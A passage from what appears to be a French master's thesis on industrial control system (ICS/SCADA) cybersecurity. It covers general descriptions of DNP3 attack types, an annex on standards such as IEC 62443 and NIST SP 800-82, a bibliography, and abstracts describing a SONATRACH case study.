– Attaques par débordement de tampon : Les attaques par débordement de tampon (buffer overflow) sont une forme de sécurité de la cybersécurité où une application ou un système est vulnérable aux attaques en raison de la façon dont elle traite les entrées d'utilisateurs. Dans une attaque par débordement de tampon, un attaquant envoie une entrée excessivement longue à un dispositif, ce qui provoque un débordement du tampon et peut écraser la mémoire adjacente, modifiant les données et les instructions stockées. Les attaques par débordement de tampon peuvent être utilisées pour exécuter du code malveillant ou prendre le contrôle d'un dispositif.

  Dans le cas de DNP3, les attaques par débordement de tampon peuvent cibler les implémentations du protocole sur les équipements de contrôle industriel, les stations maîtresses et les stations secondaires, provoquant des erreurs de traitement et une corruption de données, ce qui peut conduire à un mauvais fonctionnement du système de contrôle industriel.

– Attaque d'usurpation d'identité : L'usurpation d'identité est une forme d'attaque où un tiers se fait passer pour un utilisateur légitime ou une entité, dans le but de tromper un système ou un utilisateur pour accéder à des informations sensibles ou pour effectuer des actions malveillantes. Dans le cas d'un réseau DNP3, une attaque d'usurpation d'identité peut impliquer un attaquant qui se fait passer pour une station légitime, en utilisant son adresse MAC ou son adresse IP pour envoyer des messages DNP3 malveillants. Le but de cette attaque peut être de corrompre les informations de la station cible, de perturber

le fonctionnement du réseau ou d'accéder à des informations sensibles. Il est important de mettre en place des mécanismes de sécurité pour vérifier l'identité des parties avec lesquelles le système DNP3 communique.

– Attaque par déni d'authentification : l'attaque par déni d'authentification est une forme d'attaque qui consiste à empêcher une personne ou un système d'accéder à un service ou une ressource en ne fournissant pas les informations d'identification nécessaires pour l'authentification. Dans le cas de DNP3, l'attaque peut prendre la forme d'un rejet d'authentification par un dispositif cible lorsqu'un message DNP3 avec des informations d'identification incorrectes est envoyé par un attaquant. Cela peut empêcher un utilisateur ou un système autorisé d'accéder à une ressource ou d'exécuter une fonction importante sur le réseau de contrôle.

– Attaque par modification de paquets : l'attaque par modification de paquets consiste à altérer les données dans les paquets DNP3 envoyés entre les dispositifs dans un réseau de contrôle industriel. Cela peut inclure la modification de l'adresse source, de la destination ou de la donnée dans les paquets pour les faire sembler légitimes et obtenir l'accès non autorisé aux dispositifs ou à d'autres données sensibles dans le réseau. Cette attaque peut causer des erreurs système et provoquer des anomalies dans les processus de contrôle industriel [21].

Annexe C

Normes et réglementations relatives à la cybersécurité des ICS

Sommaire

La cybersécurité des ICS est soutenue par un ensemble de normes et de réglementations qui visent à promouvoir des pratiques de sécurité cohérentes et efficaces.

C.1 Exemples de normes et de cadres de cybersécurité pour les ICS

C.1.1 IEC 62443 :

Cette norme internationale, développée par la Commission électrotechnique internationale (IEC), fournit un cadre global pour la cybersécurité des ICS. Elle propose des recommandations sur la gestion des risques, la sécurité des réseaux, la sécurité physique et d'autres aspects liés à la cybersécurité des ICS.

C.1.2 NIST SP 800-82 :

Publié par le National Institute of Standards and Technology (NIST) aux États-Unis, ce document fournit des lignes directrices détaillées sur la sécurité des systèmes de contrôle industriel. Il aborde des aspects tels que l'architecture de sécurité, la gestion des incidents, la sécurité des communications et la gestion des identités et des accès.

C.2 Conformité réglementaire et obligations légales :

Les ICS sont souvent soumis à des réglementations spécifiques en matière de cybersécurité, en raison de leur importance pour les opérations industrielles critiques et de leurs implications potentielles en matière de sécurité publique. Voici quelques exemples de réglementations et d'obligations légales liées à la cybersécurité des ICS :

C.2.1 a) Réglementation européenne sur la cybersécurité :

L'Union Européenne (UE) a mis en place des réglementations spécifiques pour promouvoir la cybersécurité des ICS. Cela inclut le Règlement sur la cybersécurité de l'UE, qui vise à renforcer la résilience des infrastructures critiques et à promouvoir la coopération entre les États membres en matière de cybersécurité.

C.2.2 b) Réglementations sectorielles :

Différents secteurs industriels peuvent avoir leurs propres réglementations spécifiques en matière de cybersécurité des ICS. Par exemple, l'industrie du pétrole et du gaz, l'industrie nucléaire et l'industrie chimique peuvent avoir des réglementations spécifiques qui imposent des exigences de sécurité pour leurs systèmes de contrôle.

C.2.3 c) Obligations légales nationales :

Les gouvernements nationaux peuvent établir des lois et des réglementations spécifiques en matière de cybersécurité des ICS. Cela peut inclure des exigences de déclaration d'incidents de cybersécurité, des normes de sécurité minimales, des exigences de protection des données et des pénalités pour la non-conformité.

C.2.4 d) Conformité aux normes internationales :

Dans de nombreux cas, les organisations sont tenues de se conformer aux normes et aux cadres de cybersécurité mentionnés précédemment, comme l'IEC 62443 ou le NIST SP 800-82, pour garantir une conformité réglementaire appropriée.

Bibliographie

[1] https://gimelec.fr/guide-pedagogique-cybersecurite-ot/. En ligne consulté en 24 avril 2023.

[2] https://www.cyberuniversity.com/. En ligne consulté en 05 avril 2023.

[3] Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams, and Adam Hahn. Guide to industrial control systems (ics) security. *Journal : Guide to industrial control systems (ICS) security*, 2015.

[4] Ronald L. Krutz. *Securing SCADA Systems*. Edition : wiley, 2005.

[5] DALE BARR and PETER M.FONASH. Supervisory control and data acquisition (scada) systems. *NationalCommunications System*, page 4, October 2004.

[6] Inhale Boualem. contribution à l'étude de supervision industrielle automatique dans un environnement scada. Master's thesis, University MHAMED BOUGARA BOUMERDES, 2009.

[7] Thomas Dunn. Basics of control systems. *Journal : Flexible Packaging*, 2015.

[8] https://control.com/textbook/process-safety-and-instrumentation/safety-instrumented-functions-and-systems/. En ligne consulté en 20 avril 2023.

[9] https://otcybersecurity.blog/2020/06/08/the-purdue-reference-model-outdated-or-up En ligne consulté en 05 avril 2023.

[10] Lane Thames and Dirk Schaefer. *Cybersecurity for Industry 4.0*. Edition : Springer, 2017.

[11] Charles J, Philip A Brooks, and Craig Jr. *Practical Industrial Cybersecurity*. Edition : Wiley, 2022.

[12] LAMRI Mouhammed Salah and Tati Zinelaabidine. Supervision en temps réel d'un procédé industriel basé sur un automate programmable utilisant scada et matlab. Master's thesis, UNIVERSITY KASDI MERBAH OUARGLA, 2022.

[13] MEZHOUD Hala and AYAB Mouna. Etude et realisation d'un systeme de supervision sous yokogawa cs3000 application à l'unité de production d'air de l'entreprise nationale sonatrach. Master's thesis, UniversitY 8 Mai 1945 Guelma, 2019.

[14] Keith Stouffer, Joe Falco, and Karen Kent. Guide to supervisory control and data acquisition (scada) and industrial control systems security. *??*, 2006.

[15] IKEDICHE Sara. Etude et planification d'un système de supervision (scada) sous le logiciel labview. Master's thesis, University Djilali Bounaama Khemis Miliana, 2018.

[16] RETIMI MOHAMED BACHIR and BENSID MOHAMED WALID. Supervision d'un système variant mps sous l« o »util wincc. Master's thesis, école Supérieure eni Sciences Appliquées -Tlemcen, 2021.

[17] Keith Stouffer, Joe Falco, and Karen Scarfone. Nist special publication 800-82, guide to industrial control systems (ics) security. *NIST Special Publication*, 09 2008.

[18] S Boyer. Supervisory control and data acquisition (third edition). *??*, 2004.

[19] Pliatsios, Dimitrios, Sarigiannidis, Panagiotis, Lagkas, Thomas, Sarigiannidis, and Antonios G. A survey on scada systems : Secure protocols, incidents, threats and tactics. *Journal : IEEE Communications Surveys & Tutorials*, 2020.

[20] Peter Huitsing, Rodrigo Chandia, Mauricio Papa, and Sujeet Shenoi. Attack taxonomies for the modbus protocols. *Journal : International Journal of Critical Infrastructure Protection*, 1, 2008.

[21] Zakarya Drias, Ahmed Serhrouchni, and Olivier Vogel. Taxonomy of attacks on industrial control protocols. *2015 International Conference on Protocol Engineering (ICPE) and International Conference on New Technologies of Distributed Systems (NTDS)*, 2015.

[22] Clint E. Bodungen, Bryan L. Singer, Aaron Shbeeb, Stephen Hilt, and Kyle Wilhoit. *Hacking exposed industrial control systems : ICS and SCADA Security Secrets &amp ; Solutions*. Edition : McGraw-Hill Education, 2017.

[23] Abdulmohsen Almalawi, Zahir Tari, Adil Fahad, and Xun Yi. *SCADA security : Machine Learning Concepts for intrusion detection and prevention*. Edition : Wiley, 2021.

[24] Edward J. M. Colbert and Alexander S. Kott. Cyber-security of scada and other industrial control systems. In *Advances in Information Security*, 2016.

[25] William T Shaw. *Cybersecurity For Industrial Scada Systems*. Edition : Pennwell Books, 2021.

[26] Scott A Weed Major. Us policy response to cyber attack on scada systems supporting critical national infrastructure. *Air University (US) Air Force Research Institute, issuing body*, 2017.

[27] et D Patel S Nazir, S Patel. Assessing and augmenting scada cyber security : A survey of techniques. *Computers &amp ; Security*, 2017.

[28] J D Markovic-Petrovic et M D Stojanovic. Analysis of scada system vulnerabilities to ddos attacks. *2013 11th International Conference on Telecommunications in Modern Satellite, Cable and Broadcasting Services (TELSIKS)*, 2013.

[29] Stamatis Karnouskos. Stuxnet worm impact on industrial cyber-physical system security. In *IECON 2011-37th Annual Conference on IEEE Industrial Electronics Society*. IEEE, 2011.

[30] Sajid Nazir, Shushma Patel, and Dilip Patel. Assessing and augmenting scada cyber security : A survey of techniques. *Journal : Computers amp Security*, 2017.

[31] David Kushner. The real story of stuxnet. *Journal : IEEE Spectrum*, 2013.

[32] Defense Use Case. Analysis of the cyber attack on the ukrainian power grid. *Journal : Electricity Information Sharing and Analysis Center (E-ISAC)*, 2016.

[33] https://www.wired.com/2016/03/inside_cunning_unprecedented_hack_ukraines_power_grid/. En ligne consulté en 02 janvier 2023.

[34] Jean-Baptiste Bédrune, Alexandre Gazet, and Florent Monjalet. Analyse de sécurité de technologies propriétaires scada. *??*, 2015.

[35] Emmanuel Garbolino and Franck Guarnieri. Concept de défense en profondeur : contribution à la sécurité des ICPE. In *Techniques de l'Ingénieur*, pages Référence SE2065 – 14 pages. Editions T.I., 2012.

[36] https://www.forcepoint.com/fr/cyber-edu/defense-depth. En ligne consulté en 01 avril 2023.

[37] International Atomic Energy Agency. *La sécurité informatique dans les installations nucléaires : Manuel de Référence : Orientations techniques*. Edition : International Atomic Energy Agency, Vienna, 2013.

[38] https://ressources.uved.fr/Grains_Module3/Defense_profondeur_historique/site/html/Defense_profondeur/Defense_profondeur.html. En ligne consulté en 24 avril 2023.

[39] Jean-Marie Flaus. *Cybersecurity of Industrial Systems*. Edition : Wiley-ISTE, 2019.

[40] Manuel Cheminod, Luca Durante, Lucia Seno, and Adriano Valenzano. Performance evaluation and modeling of an industrial application-layer firewall. *Journal : IEEE Transactions on Industrial Informatics*, 2018.

[41] https://cve.mitre.org/. En ligne consulté en 01 juin 2023.

[42] Infosys. Risques de cybersÉcuritÉ industrielle - opÉrations pÉtroliÈres et graziÈres. *Infosys*.

[43] Nicholas R. Rodofile, Kenneth Radke, and Ernest Foo. Extending the cyber-attack landscape for scada-based critical infrastructure. *Journal : International Journal of Critical Infrastructure Protection*, 25, 2019.

[44] Erdal Irmak and Ismail Erkek. An overview of cyber-attack vectors on scada systems. *Journal : International Symposium on Digital Forensic and Security (ISDFS)*, 2018.

[45] Collectif Eni. *Sécurité informatique*. Edition : Eni, 2018.

Cybersécurité ICS-SCADA

Résumé : Ce travail explore la cybersécurité des systèmes de contrôle industriel (ICS) en mettant en évidence les vulnérabilités, les menaces et les incidents de sécurité majeurs. Il présente des approches de cybersécurité, notamment la défense en profondeur, ainsi que des méthodes et des outils pour sécuriser les ICS. Une étude de cas sur SONATRACH est réalisée pour évaluer l'architecture spécifique de ses ICS, identifier les vulnérabilités et renforcer les mesures de sécurité. L'analyse du protocole Modbus et une simulation d'intrusion dans un réseau ICS/SCADA sont également présentées pour renforcer la résilience des systèmes de contrôle industriel.

Mots clés : ICS, SCADA, cybersécurité, simulations d'attaques, protocole Modbus.

Cybersecurity ICS-SCADA

Abstract : This work explores the cybersecurity of industrial control systems (ICS) by highlighting vulnerabilities, threats, and major security incidents. It presents cybersecurity approaches, including defense-in-depth, as well as methods and tools to secure ICS. A case study on SONATRACH is conducted to assess the specific architecture of its ICS, identify vulnerabilities, and strengthen security measures. Attack simulations are performed to detect weaknesses and enhance the company's security posture. Analysis of the Modbus protocol and an intrusion simulation in an ICS/SCADA network are also presented to enhance the resilience of industrial control systems.

Keywords : ICS, SCADA, cybersecurity, attack simulations, Modbus protocol.